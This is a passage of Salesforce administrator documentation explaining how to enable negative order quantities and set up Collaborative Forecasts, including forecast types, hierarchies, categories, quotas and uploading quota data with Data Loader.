1. From Setup, enter *Order Settings* in the Quick Find box, then select **Order Settings**.
2. Make sure that **Enable Orders** is selected.
3. Select **Enable Negative Quantity**.
4. Save your changes.

If Enable Negative Quantity is disabled, your sales team can't add order products with negative quantities or activate orders that have order products with negative quantities. But your sales team can still view and edit order products that have negative quantities.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify order settings:
- "Customize Application"

SEE ALSO:

Customize Order Settings
Order Products

Configure Forecasts

Configure Collaborative Forecasts

Setting Up Collaborative Forecasts

Set up Salesforce so that your sales team can get the most from Collaborative Forecasts.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Territory management available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Considerations for Migrating from Customizable Forecasting to Collaborative Forecasts

Before you migrate from Customizable Forecasting to Collaborative Forecasts, consider a few key points.

Guidelines for Setting Up Collaborative Forecasts

Review key guidelines for setting up Collaborative Forecasts.

Considerations for Defining Forecasts Settings in Collaborative Forecasts

Before you define forecasts settings, review a few key points.

Define Forecasts Settings in Collaborative Forecasts

Choose the types of forecasts that you want and the details that appear on the forecasts page so that your sales team can see the revenue and quantity projections from the sales pipeline.

Enable Users in Collaborative Forecasts

Set up Salesforce so that your sales team can use Collaborative Forecasts.

Enable Partner Portal Users to Add Collaborative Forecasts Opportunities

If your sales team works with partners, you can include the amounts from partner user opportunities in forecasts and add partner portal users to your team's forecast hierarchy. Your partner portal users can't access the Collaborative Forecasts page or its functionality.

Set Up Your Forecast Hierarchy in Collaborative Forecasts

Your forecast hierarchy lists all forecast users and determines how their forecasts roll up through your company. Keep your forecast hierarchy up to date to ensure that forecast managers see all subordinates' forecast amounts.

Select a Forecast Currency in Collaborative Forecasts

Choose the forecast currency option that's right for your sales team.

Define Your Company's Forecast Date Range

The Collaborative Forecasts rollup table displays forecast amounts for individual months or quarters and a range of months or quarters, depending on your Collaborative Forecasts settings.

Display Fields in the Collaborative Forecasts Opportunity Pane

Select up to 15 standard and custom fields to appear in the opportunity pane for each enabled forecast type.

Guidelines for Displaying Fields in the Collaborative Forecasts Opportunity Pane

Refer to key guidelines when you're displaying fields in the Collaborative Forecasts opportunity pane.

Customize Forecast Categories in Collaborative Forecasts

A forecast category is the category within the sales cycle to which an opportunity is assigned based on its opportunity stage. The standard forecast categories are Pipeline, Best Case, Commit, Omitted, and Closed. You can customize the forecast category names.

View and Update Opportunity-Stage-to-Forecast-Category Mappings

Forecasts rely on how opportunity Stage picklist values map to values in the Forecast Category picklist. For example, if you map the Negotiation/Review stage to the Best Case forecast category, the amounts of your opportunities in Negotiation/Review are included in your Best Case forecast amount. If the stage of an opportunity changes, the probability and forecast category also change.

Considerations for Disabling Collaborative Forecasts

Before you disable Collaborative Forecasts, find out how data is affected.

SEE ALSO:

Sales Features: What's Different or Not in Lightning Experience

Considerations for Migrating from Customizable Forecasting to Collaborative Forecasts

USER PERMISSIONS

To view Forecasts setup:	"View Setup and Configuration"
To edit Forecasts settings:	"Customize Application"
To enable Forecasts users:	"Manage Internal Users" AND "Customize Application"
To manage quotas:	"Customize Application" AND "Manage Quotas"
To upload quota data to Salesforce:	"Manage Quotas" AND "View All Forecasts"

EDITIONS

Collaborative Forecasts is available in: both Salesforce Classic and Lightning Experience

Collaborative Forecasts is available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Territory management is available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Before you migrate from Customizable Forecasting to Collaborative Forecasts, consider a few key points.

- To enable Collaborative Forecasts, Customizable Forecasting must be disabled. Contact Salesforce for assistance with disabling Customizable Forecasting.
- When you turn off Customizable Forecasting, the Quotas related list no longer appears on User records. The Edit Personal Quota permission (API name: `PermissionsEditOwnQuota`) also no longer appears in the Profile object.
- If you have the original Territory Management feature enabled, disable Customizable Forecasting and original Territory Management before migrating to Collaborative Forecasts. To disable these features, contact Salesforce. You can enable and use Enterprise Territory Management and Collaborative Forecasts at the same time, but the two features aren't integrated to work together.
- When you migrate, the forecast history, overrides, reports, and sharing data from Customizable Forecasting are purged.
- Consider exporting forecasting report data so that you have a backup.
- Monthly forecasts is the default Collaborative Forecasts period. You can change your settings to quarterly. If you use custom fiscal years, your fiscal period is the default. You can also choose your custom quarters.
- The forecast hierarchy is retained. However, to reduce the risk of data loss, consider migrating to Collaborative Forecasts immediately after disabling Customizable Forecasts. After migrating, don't enable Forecasts users again. Validate all hierarchies for accuracy.

- Before migrating, make sure to review What's the difference between the Forecasting versions? to determine whether you can benefit from the latest improvements offered in Collaborative Forecasts.

SEE ALSO:

What's the difference between the Forecasting versions?

Guidelines for Setting Up Collaborative Forecasts

Review key guidelines for setting up Collaborative Forecasts.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Territory management available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Important: Don't disable the new user interface theme in Salesforce Classic or enable original Territory Management. You can enable Enterprise Territory Management, but forecast rollups are based on the role hierarchy and not the territory hierarchy.

- If you're using Lightning Experience, Collaborative Forecasts isn't accessible from Setup. Switch to Salesforce Classic to set up and configure Collaborative Forecasts.
- Enable one to four forecast types.
- Select the fields that appear in the opportunity pane for each forecast type.
- If your sales team uses quotas, enable quotas.
- If your sales team adjusts forecasts, enable forecasts adjustments.
- Choose whether to use individual forecast category rollups or enable cumulative forecast rollups.
- Define your forecast range. You can select the time period and default range. Standard and custom fiscal years are supported.
- If your company uses specific terminology, customize your forecast categories.
- If your company uses multiple currencies, set a forecast currency—your company's corporate currency or the forecast owner's personal currency.
- Enable users who need forecasts.
- Set up your forecasts hierarchy to determine how forecasts roll up within your company and who can view and adjust them. The forecast hierarchy is based on the role hierarchy and specifies which users are forecast managers.
- Make sure that your Collaborative Forecasts users can access the forecasts page.
- For best viewing results, keep the Tab Bar Organizer enabled.

SEE ALSO:

Collaborative Forecasts Concepts

Define Forecasts Settings in Collaborative Forecasts

Considerations for Disabling Collaborative Forecasts

Considerations for Migrating from Customizable Forecasting to Collaborative Forecasts

Considerations for Defining Forecasts Settings in Collaborative Forecasts

Before you define forecasts settings, review a few key points.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

- If you're using Lightning Experience, Collaborative Forecasts isn't accessible from Setup. Switch to Salesforce Classic to set up and configure Collaborative Forecasts.
- Salesforce recommends that you review the documentation before setting up Collaborative Forecasts. If you change certain settings, you can lose data.
- For a more detailed step-by-step explanation of setting up Collaborative Forecasts and why you'd enable certain functionality, see the *Collaborative Forecasts Implementation Guide*.
- If you disable adjustments, adjustment data is purged.
- If you change your forecast period, quota data and adjustment data are purged.
- If you remove a forecast type, quota data and adjustment data are purged for that forecast type.
- If you change the forecast measurement for a forecast type from revenue to quantity or from quantity to revenue, quota data and adjustment data are purged for that forecast type.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Define Forecasts Settings in Collaborative Forecasts

USER PERMISSIONS

To view Forecasts setup:	"View Setup and Configuration"
To edit Forecasts settings:	"Customize Application"
To enable Forecasts users:	"Manage Internal Users" AND "Customize Application"
To manage quotas:	"Customize Application" AND "Manage Quotas"
To upload quota data to Salesforce:	"Manage Quotas" AND "View All Forecasts"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Choose the types of forecasts that you want and the details that appear on the forecasts page so that your sales team can see the revenue and quantity projections from the sales pipeline.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Important: Don't disable the new user interface theme in Salesforce Classic or enable original Territory Management. You can enable Enterprise Territory Management, but forecast rollups are based on the role hierarchy and not the territory hierarchy.

1. If you're using Lightning Experience, switch to Salesforce Classic.

2. From Setup, enter *Forecasts Settings* in the Quick Find box, then select **Forecasts Settings**. If Collaborative Forecasts isn't enabled, select **Enable Forecasts**.
3. If you don't have a forecast type enabled, click **Add a Forecast Type**. To enable another forecast type, click **Add another forecast type**.
4. Select the forecast type that you want to add. Depending on your configurations, you can choose Opportunities, Opportunity Splits, Overlay Splits, Product Families, or a custom opportunity currency field.
5. Select the forecast measurement that you want to use—**Revenue** or **Quantity**. If you want forecasts for both, add separate forecast types for each.

   Not every forecast type supports both measurements. For example, Opportunity Splits forecasts work only with revenue.
6. Select the fields that appear in the opportunity pane of a forecasts page.

   You can choose a different set of fields for each forecast type.
7. Click **OK**.
8. Enable forecasts adjustments for your company and for specific users.
9. Enable cumulative forecast rollups.
10. Under Configure the Default Forecast Display, select a forecast period. Standard and custom fiscal years are supported.
11. Under Configure the Default Forecast Display, select a beginning period and the number of periods to display. This setting becomes the default for all Collaborative Forecasts users until they change it on the forecasts page.
12. If you need to, customize your Forecast Categories.
13. If your company uses multiple currencies, select the currency in which your users forecast.
14. Enable quotas.
15. Save your changes.
16. Enable users who need to use Collaborative Forecasts.
17. Set up your forecasts hierarchy to determine how forecasts roll up and who can view and adjust them.
18. Return to the Forecasts Settings page to update settings as needed.

SEE ALSO:

Collaborative Forecasts Concepts

Guidelines for Setting Up Collaborative Forecasts

Considerations for Disabling Collaborative Forecasts

Enable Users in Collaborative Forecasts

Set up Salesforce so that your sales team can use Collaborative Forecasts.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. For each user that you want to enable, click **Edit**.
3. Under General Information, select **Allow Forecasting**.
4. Save your changes.

Enabled users are listed in your forecast hierarchy. When you configure your forecast hierarchy, you can enable more users or disable users that you've enabled.

SEE ALSO:

- Collaborative Forecasts Concepts
- Enable Partner Portal Users to Add Collaborative Forecasts Opportunities
- Guidelines for Setting Up Collaborative Forecasts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To enable Forecasts users:

- "Manage Users"

  AND

  "Customize Application"

Enable Partner Portal Users to Add Collaborative Forecasts Opportunities

If your sales team works with partners, you can include the amounts from partner user opportunities in forecasts and add partner portal users to your team's forecast hierarchy. Your partner portal users can't access the Collaborative Forecasts page or its functionality.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

1. Make sure that you've done the following.
   - Enabled partner portals
   - Created a partner portal
   - Created a partner profile and assigned it to your partner portal
   - Enabled an account as a partner, and enabled partner portal login for a contact of that account
2. From Setup, enter *Users* in the Quick Find box, then select **Users** and select the partner portal contact that you created.
3. Make sure that the **Active** and **Allow Forecasting** checkboxes are selected.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Forecasts users:

- "Manage Internal Users"

  AND

  "Customize Application"

To assign partner profiles to partner portals:

- "Customize Application"

4. Enable the partner portal user in the forecast hierarchy, and make sure that the person is assigned to an active forecast manager.

SEE ALSO:

Collaborative Forecasts Concepts

Guidelines for Setting Up Collaborative Forecasts

Set Up Your Forecast Hierarchy in Collaborative Forecasts

Your forecast hierarchy lists all forecast users and determines how their forecasts roll up through your company. Keep your forecast hierarchy up to date to ensure that forecast managers see all subordinates' forecast amounts.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

When you assign someone as a forecast manager, all forecasts and adjustments from the manager's subordinates in the hierarchy roll up into the manager's forecasts. Assign a forecast manager to the top level of the forecast hierarchy.

To ensure that the forecast visibility rolls up to every level of the hierarchy, make sure that each sales manager with subordinates is designated as a forecast manager in your forecast hierarchy.

1. If you're using Lightning Experience, switch to Salesforce Classic.
2. From Setup, enter *Forecasts Hierarchy* in the Quick Find box, then select **Forecasts Hierarchy**.
3. Click **Expand All** to see the available roles.
4. Click **Enable Users** and then **Add** and **Remove** to move users between the Available Users list and the Enabled Users list. If you previously enabled a user from Setup by entering *Users* in the Quick Find box, selecting **Users**, and then editing a user page to allow forecasting, the name appears in the Enabled Users list.
5. To select a forecast manager for each manager role in the hierarchy, click **Edit Manager** next to the role, and then select a name from the Forecast Manager dropdown list.
6. Save your changes.

SEE ALSO:

Collaborative Forecasts Concepts

Enable Forecast Adjustments in Collaborative Forecasts

Enable Users in Collaborative Forecasts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To enable Forecasts users:

- "Manage Users"

  AND

  "Customize Application"

Select a Forecast Currency in Collaborative Forecasts

Choose the forecast currency option that's right for your sales team.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

1. If you're using Lightning Experience, switch to Salesforce Classic.
2. Review the information in Multiple Currencies in Forecasts.
3. From Setup, enter *Forecasts Settings* in the Quick Find box, then select **Forecasts Settings**.
4. Under Forecast Currency, choose a forecast currency option.
5. Save your changes.

SEE ALSO:

Collaborative Forecasts Concepts

Adjusting Forecasts in Collaborative Forecasts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To enable Forecasts users:

- "Manage Users"

  AND

  "Customize Application"

Define Your Company's Forecast Date Range

The Collaborative Forecasts rollup table displays forecast amounts for individual months or quarters and a range of months or quarters, depending on your Collaborative Forecasts settings.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Warning: If you change the time period from monthly to quarterly or quarterly to monthly, or you change the standard fiscal year, all adjustments and quotas are purged. If you enable custom fiscal years, creating the first custom fiscal year deletes any quotas and adjustments in the corresponding and subsequent standard fiscal years. These changes trigger a forecast recalculation that can take significant time, depending on the quantity of your data.

If you use custom fiscal years, your custom periods or quarters are displayed. Users can forecast up to 12 months or eight quarters in the future or past. If your forecast range includes the current month or quarter, the forecasts page displays the current month or quarter by default. If not, the first month or quarter of the range is selected.

The forecast date range becomes the default for all Collaborative Forecasts users. Users can use this default, or they can set a different date range display for their own forecasts. After users change their individual forecast date range displays, Salesforce admins can't override them. However, when changing the *period* display from monthly to quarterly or quarterly to monthly, the change is reflected in all users' forecasts.

1. If you're using Lightning Experience, switch to Salesforce Classic.
2. From Setup, enter *Forecasts Settings* in the Quick Find box, then select **Forecasts Settings**.
3. Under Configure the Default Forecast Display, select a beginning period and the number of periods to display.
4. Save your changes.

SEE ALSO:

- Monthly and Quarterly Forecasts
- Collaborative Forecasts Concepts
- Guidelines for Setting Up Collaborative Forecasts
- Change Your Forecast Date Range Display

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To enable Forecasts users:

- "Manage Users"

  AND

  "Customize Application"

Display Fields in the Collaborative Forecasts Opportunity Pane

Select up to 15 standard and custom fields to appear in the opportunity pane for each enabled forecast type.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

1. If you're using Lightning Experience, switch to Salesforce Classic.
2. From Setup, enter *Forecasts Settings* in the Quick Find box, then select **Forecasts Settings**.
3. Click the name of the forecast type whose opportunity fields you want to edit.
4. Select the Opportunity fields to display in the list. Arrange the fields from top to bottom to order them left to right in the list.
5. Click **OK**, and then save your changes.

SEE ALSO:

Guidelines for Displaying Fields in the Collaborative Forecasts Opportunity Pane

Collaborative Forecasts Concepts

Guidelines for Setting Up Collaborative Forecasts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To customize the opportunity pane:

- "Customize Application"

To view setup and configuration:

- "View Setup and Configuration"

Guidelines for Displaying Fields in the Collaborative Forecasts Opportunity Pane

Refer to key guidelines when you're displaying fields in the Collaborative Forecasts opportunity pane.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

- If you add an opportunity field to the opportunity pane, and the field isn't visible to Collaborative Forecasts users, check the field-level security setting for the specific user profile and field. If the forecast is based on that field, the Forecasted Amount column shows the value of the field or the value of the field's split that contributes to the forecast, regardless of field-level security.
- When a rep selects a forecast amount in the rollup table, the list of opportunities that roll up to that amount appears below the table. Select up to 15 standard and custom fields that appear in the opportunity pane for each enabled forecast type. Your sales team sees the selected fields based on their field-level security settings. Opportunity Name is a required field. We recommend adding Forecast Category to the pane.
- When selecting fields, consider the fields that are used in the forecast rollup.
  - Opportunity-quantity forecasts roll up based on the opportunity's Quantity field, while opportunity-revenue forecasts roll up based on the opportunity's Amount field.
  - For opportunity splits-revenue forecasts, the rollup is based on the opportunity's Amount field and the split percentage that's assigned to the sales rep.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

  - For custom opportunity field forecasts, the rollup is based on the custom field amount.
  - For product family-revenue forecasts, the rollup is based on the sum of the `Total Price` field for all opportunity line items in that product family.
  - Product family-quantity forecasts roll up based on the `Quantity` field for all opportunity line items in that product family.
  - For opportunities without opportunity line items or with line items that don't have a specified product family, the totals roll up into the Products Not Categorized row on the forecasts page.

  Depending on whether your forecast type uses the revenue or quantity measurement, consider adding `Amount` or `Quantity` to the pane.
- If your forecast data source is opportunities or product families, the `Amount` field appears by default. If your data source is opportunity splits, the `Forecasted Amount` and `Split %` fields appear by default. You can change the selected fields for each forecast type even after it has been enabled.

Customize Forecast Categories in Collaborative Forecasts

A forecast category is the category within the sales cycle to which an opportunity is assigned based on its opportunity stage. The standard forecast categories are Pipeline, Best Case, Commit, Omitted, and Closed. You can customize the forecast category names.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

1. From the management settings for opportunities, go to Fields.
2. Click **Forecast Category**.
3. Click **Edit** for any value that you want to edit in the Forecasts Category Picklist Values.
4. Enter a forecast category name.
5. Save your changes.

New forecast category names appear on opportunity records and forecasts.

SEE ALSO:

Collaborative Forecasts Concepts

Guidelines for Setting Up Collaborative Forecasts

Find Object Management Settings

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To enable Forecasts users:

- "Manage Users"

  AND

  "Customize Application"

View and Update Opportunity-Stage-to-Forecast-Category Mappings

Forecasts rely on how opportunity Stage picklist values map to values in the Forecast Category picklist. For example, if you map the Negotiation/Review stage to the Best Case forecast category, the amounts of your opportunities in Negotiation/Review are included in your Best Case forecast amount. If the stage of an opportunity changes, the probability and forecast category also change.

Here's an example mapping.

Stage	Probability	Forecast Category
Prospecting	10%	Pipeline
Qualification	10%	Pipeline
Needs Analysis	20%	Pipeline

Stage	Probability	Forecast Category
Value Proposition	50%	Pipeline
Id Decision Makers	60%	Pipeline
Perception Analysis	70%	Pipeline
Proposal/Price Quote	75%	Pipeline
Negotiation/Review	90%	Best Case
Closed Won	100%	Commit

1. From the management settings for opportunities, go to Fields.
2. Click **Stage**. Each row in Opportunity Stages Picklist Values shows a stage and the forecast category that it's mapped to.
3. Click **Edit** to change a mapping.
4. Save your changes.

SEE ALSO:

Forecasts FAQ

Considerations for Disabling Collaborative Forecasts

Before you disable Collaborative Forecasts, find out how data is affected.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Warning: Disabling certain functionality can result in purged quota and adjustment data, so consider exporting your data before disabling anything. When you complete your setting changes, you can import the data back into Salesforce. If you change your time period from monthly to quarterly or from quarterly to monthly, you *can't* import your quota or adjustments data back into Salesforce, because the existing values don't align with your new periods.

If you disable...	These items are purged...
Collaborative Forecasts	Adjustments (your forecast hierarchy stays in place)
A forecast type	Quotas and adjustments for that forecast type
Adjustments	Adjustments
The monthly period setting to use quarterly periods OR The quarterly period setting to use monthly periods	Quotas and adjustments

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

To disable Collaborative Forecasts, contact Salesforce.

When adjustments are purged from forecasts, the underlying data on which the forecasts are based isn't affected.

SEE ALSO:

- Collaborative Forecasts Concepts
- Define Forecasts Settings in Collaborative Forecasts

Quotas in Collaborative Forecasts

Enable quotas in Collaborative Forecasts so that users can upload and display quotas alongside forecast amounts.

A quota is the monthly or quarterly sales goal that's assigned to a user. A manager's quota equals the amount that the manager and team are expected to generate together. The quota rollup is done manually by users and managers, and revenue or quantity data can be used. If multiple types of forecasts are enabled, each forecast type maintains separate quota information.

Viewing quota attainment information isn't available in Lightning Experience.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in: **Professional** Edition with the "API Enabled" permission

- Enable Quotas in Collaborative Forecasts
  If you have API access, you can upload quotas for Collaborative Forecasts users and display them alongside your sales team's forecast amounts.
- Load Quota Data in Collaborative Forecasts
  Load quota data for forecasts with Data Loader or Salesforce APIs.

SEE ALSO:

- Sales Features: What's Different or Not in Lightning Experience

Enable Quotas in Collaborative Forecasts

USER PERMISSIONS

To view Forecasts setup:	"View Setup and Configuration"
To edit Forecasts settings:	"Customize Application"
To enable Forecasts users:	"Manage Internal Users" AND "Customize Application"
To manage quotas:	"Customize Application" AND "Manage Quotas"
To upload quota data to Salesforce:	"Manage Quotas" AND "View All Forecasts"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in: **Professional** Edition with the "API Enabled" permission

If you have API access, you can upload quotas for Collaborative Forecasts users and display them alongside your sales team's forecast amounts.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

1. If you're using Lightning Experience, switch to Salesforce Classic.
2. From Setup, enter *Forecasts Settings* in the Quick Find box, then select **Forecasts Settings**.
3. Under Quotas, select **Show Quotas**.
4. Save your changes.

Viewing quota attainment information isn't available in Lightning Experience.

If you disable Collaborative Forecasts, quotas are disabled.

When you change your data source or disable revenue or quantity forecasts, related quotas are purged.

SEE ALSO:

Load Quota Data in Collaborative Forecasts
Collaborative Forecasts Concepts
Guidelines for Setting Up Collaborative Forecasts

Load Quota Data in Collaborative Forecasts

USER PERMISSIONS

To view Forecasts setup:	"View Setup and Configuration"
To edit Forecasts settings:	"Customize Application"
To enable Forecasts users:	"Manage Internal Users" AND "Customize Application"
To manage quotas:	"Customize Application" AND "Manage Quotas"
To upload quota data to Salesforce:	"Manage Quotas" AND "View All Forecasts"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in: **Professional** Edition with the "API Enabled" permission

Load quota data for forecasts with Data Loader or Salesforce APIs.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Data Loader provides a simple point-and-click method for adding, inspecting, and editing data in Salesforce. APIs provide more flexibility but require you to write code. To use either method, make sure that API access is enabled. See Data Loader for details.

Add Quotas with Data Loader

Before you upload quotas, consider the version of Data Loader that you're using. For Data Loader v.30 and later, specify the forecast type of each quota that you plan to upload.

1. Query the User object for your users' IDs.

   Use Data Loader to retrieve your users' IDs.

   a. From Setup, enter *Data Loader* in the Quick Find box, then select **Data Loader**.
   b. Download and install Data Loader.
   c. Launch Data Loader.
   d. Click **Export**.
   e. Enter your user name and password, and then click **Log in**.
   f. Click **Next**.
   g. Select the User object from the list.
   h. Choose a file name and destination for the exported data.
   i. Click **Next**.
   j. Select the **Id** and **Name** fields.
   k. Click **Finish** and then **Yes**.
   l. Click **View Extraction**.
   m. Click **Open in external program**.
   n. Save the file in the .csv format. Add user names and IDs to your quotas spreadsheet before uploading it.

2. If you're using Data Loader v.30 or later, query the ForecastingType object to get the IDs of your forecast types. If you're not using Data Loader v.30 or later, skip to step 3.

   a. Launch Data Loader.
   b. Click **Export**.
   c. Enter your user name and password, and then click **Log in**.
   d. Click **Next**.
   e. Click **Show all Salesforce objects**.
   f. Select the Forecasting Type object from the list.
   g. Choose a file name and destination for the exported data.
   h. Click **Next**.
   i. Select the **Id** and **DeveloperName** fields.
   j. Click **Finish** and then **Yes**.
   k. Click **View Extraction**.
   l. Click **Open in external program**.
   m. Save the file in the .csv format.
   n. Note the `DeveloperName` and `Id` values for each active forecast type. Not all companies use all forecast types that appear in the results. Review this list if you're not sure which forecast type a specific `DeveloperName` refers to.
      - `OpportunityRevenue` : Opportunities - Revenue
      - `OpportunityQuantity` : Opportunities - Quantity

- `OpportunitySplitRevenue` : Opportunity Revenue Splits - Revenue
- `OpportunityOverlayRevenue` : Opportunity Overlay Splits - Revenue
- `OpportunityLineItemRevenue` : Product Families - Revenue
- `OpportunityLineItemQuantity` : Product Families - Quantity
- The name of a custom opportunity split type that has been enabled as a forecast type. Custom split types are based on currency fields, which can contain revenue amounts only.

o. Add columns for `DeveloperName` and `Id` to your quota spreadsheet, and then add the name and ID of the forecast type of your quotas to each row. The name is not necessary for uploading quotas, but it helps to know which forecast type you're working with in each row.

3. Prepare your quota spreadsheet for upload.

- If you're using Data Loader v.30 or later, create a .csv file with columns for User Name, User ID, Forecast Type Name, Forecast Type ID, Quota Amount, Quota Quantity, Currency Code, and forecast period Start Date [*yyyy-mm-dd* or *yyyy-mm-ddThh:mm:ss.sssZ*; for example, 2012–03–01T08:00:00.00Z].
- If you're using Data Loader v.29 or earlier, create a .csv file with columns for User Name, User ID, Quota Amount, Quota Quantity, Currency Code, and forecast period Start Date [*yyyy-mm-dd* or *yyyy-mm-ddThh:mm:ss.sssZ*; for example, 2012–03–01T08:00:00.00Z]. If you use revenue *and* quantity forecasts, specify the quotas for them on separate rows of your .csv file.

You don't need the User Name or Forecast Type Name columns, but including them makes it easy to understand the contents of your .csv file.

User Name	User ID	Forecast Type Name (for Data Loader v.30 or later)	Forecast Type ID (for Data Loader v.30 or later)	Quota Amount	Quota Quantity	Currency Code	Start Date
Kevin Bailey	00599000000Hofh	OpportunityRevenue	0DbD00000001eQBKAY	250000		USD	2012–03–01
Kevin Bailey	00599000000Hofh	OpportunityRevenue	0DbD00000001eQBKAY	250000		USD	2012–04–01
Kevin Bailey	00599000000Hofh	OpportunityRevenue	0DbD00000001eQBKAY	250000		USD	2012–05–01
Kevin Bailey	00599000000Hofh	OpportunityQuantity	0DbD00000001eQAKAY		500		2012–03–01
Kevin Bailey	00599000000Hofh	OpportunityQuantity	0DbD00000001eQAKAY		500		2012–04–01
Kevin Bailey	00599000000Hofh	OpportunityQuantity	0DbD00000001eQAKAY		500		2012–05–01

If your forecast data source is product families, include a Product Family column. (Product family forecasts view isn't available in Lightning Experience.)

User Name	User ID	Forecast Type Name (for Data Loader v.30 or later)	Forecast Type ID (for Data Loader v.30 or later)	Product Family	Quota Amount	Quota Quantity	Currency Code	Start Date
Kevin Bailey	00599000000Hofh	OpportunityLineItemRevenue	0DbD00000001eQ9KAI	Hardware	250000		USD	2012–03–01
Kevin Bailey	00599000000Hofh	OpportunityLineItemRevenue	0DbD00000001eQ9KAI	Software	150000		USD	2012–03–01
Kevin Bailey	00599000000Hofh	OpportunityLineItemRevenue	0DbD00000001eQ9KAI	Services	50000		USD	2012–03–01
Kevin Bailey	00599000000Hofh	OpportunityLineItemQuantity	0DbD00000001eQ8KAI	Hardware		500		2012–03–01

User Name	User ID	Forecast Type Name (for Data Loader v.30 or later)	Forecast Type ID (for Data Loader v.30 or later)	Product Family	Quota Amount	Quota Quantity	Currency Code	Start Date
Kevin Bailey	00599000000Hofh	OpportunityLineItemQuantity	0DbD00000001eQ8KAI	Software		300		2012–03–01
Kevin Bailey	00599000000Hofh	OpportunityLineItemQuantity	0DbD00000001eQ8KAI	Services		100		2012–03–01

4. Use Data Loader to upload your quota information to Salesforce.
   a. Launch Data Loader.
   b. Click **Insert**.
   c. Log in with your user name and password.
   d. Click **Next**.
   e. Click **Show All Salesforce Objects**.
   f. Select the Forecasting Quota object from the list.
   g. Click **Browse**, and then choose the .csv file to upload.
   h. Click **Next**.
   i. Click **OK** in the Data Selection dialog box.
   j. Click **Create or Edit a Map**.
   k. Map columns to fields in the ForecastingQuota object as shown in this table.

